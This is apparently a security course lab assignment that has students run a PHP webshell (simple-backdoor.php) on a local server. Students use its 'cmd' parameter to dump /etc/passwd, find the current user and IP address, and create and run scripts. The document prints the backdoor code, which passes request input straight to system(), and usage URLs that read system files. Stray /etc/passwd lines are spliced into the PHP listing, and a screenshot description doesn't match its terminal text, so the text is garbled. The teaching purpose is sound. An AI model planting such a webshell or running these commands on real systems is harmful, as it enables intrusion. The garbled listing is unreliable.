

Assignment 7.1 WebShells

💡 When exploiting pippin, you likely made use of a webshell to get access to `/etc/passwd` on the target. In this Assignment, you are going to dive a little deeper into how this actually works.

Preparation

On Kali, create a directory for this purpose called `webshell`. In this directory

- create a file with html content called `index.html`.
- copy `/usr/share/webshells/php/simple-backdoor.php` to the directory

PHP Web Server

Just as we did with python's `HTTP.Server` Module, we can invoke a simple web server with PHP. Here's the syntax. If you are using a high port (`>1024`) you don't need to be root. Let's do that instead of having a root invoked webshell on our box. Make sure you are listening on `127.0.0.1` and not `0.0.0.0` or your actual IP address. By listening on `127.0.0.1`, we are not exposing our webshell to remote parties.

```
php -S 127.0.0.1:8090 -t .
```

Open another terminal and examine the contents of your php file. This extraordinarily simple file has been a tool used in many exploits. Note that the Get Request Parameter 'cmd' contains the string to be executed. To use it properly, spaces need to be replaced with '+'. Not all webshells have this issue.

```
#!/usr/bin/php -q
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->
# 1997: daemon account for linstoragegmt:/var/run/lsm:/sbin/nologin
<?php /sbin/nologin
Daemon: /var/lib/rpchind:/sbin/nologin
if(isset($_REQUEST['cmd'])) { shd:/sbin/nologin
  if(isset($_REQUEST['cmd'])) {
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
  }
}
Server: /var/lib/mysql:/sbin/nologin
# 1001:/home/peregrin.rook:/bin/bash
?>


Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

<!-- http://michaeldaw.org 2006 -->
```

Updated 10/19/21


Experiment with this or other webshells you find.

Deliverable 1: Provide a screenshot of your own `/etc/passwd` dump similar to the one below



```
← → ↻ ⓘ 127.0.0.1:8090/simple-backdoor.php?cmd=cat+/etc/passwd
inetsim:x:128:136::/var/lib/inetsim:/usr/sbin/nologin
colord:x:129:137:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:130:138::/var/lib/geoclue:/usr/sbin/nologin
lightdm:x:131:139:Light Display Manager:/var/lib/lightdm:/bin/false
king-phisher:x:132:140::/var/lib/king-phisher:/usr/sbin/nologin
champuser:x:1000:1000:champuser,,,:/home/champuser:/usr/bin/zsh
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lab5:x:1001:1001:,,,:/home/lab5:/bin/bash
```

Deliverable 2. Figure out how to do the same thing without the web browser using curl at the kali terminal. Provide a screenshot similar to the one below.



```
(champuser@kali)~$
❗ Simple PHP backdoor by DK (http://michaeldaw.org) →



```
<pre>root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ant:x:100:65534:/:/nonexistent:/usr/sbin/nologin
```


```

Deliverable 3. Continuing your use of curl or your webbrowser and webshell, get/do the following:

- IP Address Information
- Current User
- Try using your webshell and echo to create a script.sh file that has an arbitrary command in it.
- change script.sh to executable
- Run your script.sh file...here's an example:

Updated 10/19/21

A terminal window on a Kali Linux system. The prompt is (champuser@kali)-[~]. The user has run a command to download a file named samwise.txt from a URL. The output shows the file content, which is a PHP backdoor script. The script has a comment: Simple PHP backdoor by DK (http://michaeldaw.org). The script uses the nano editor to edit the file ~/.ssh/config. The output of the script is: <pre>Hi SEC-335!</pre> and then it runs sudo nano ~/.ssh/config.

```
(champuser@kali)-[~] ~P samwise.txt 10.
$
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->
87 nano ~/.ssh/config
<pre>Hi SEC-335!
</pre>
sudo nano ~/.ssh/config
```

Provide screenshots that show the url used (either curl and terminal or the browser as well as the output.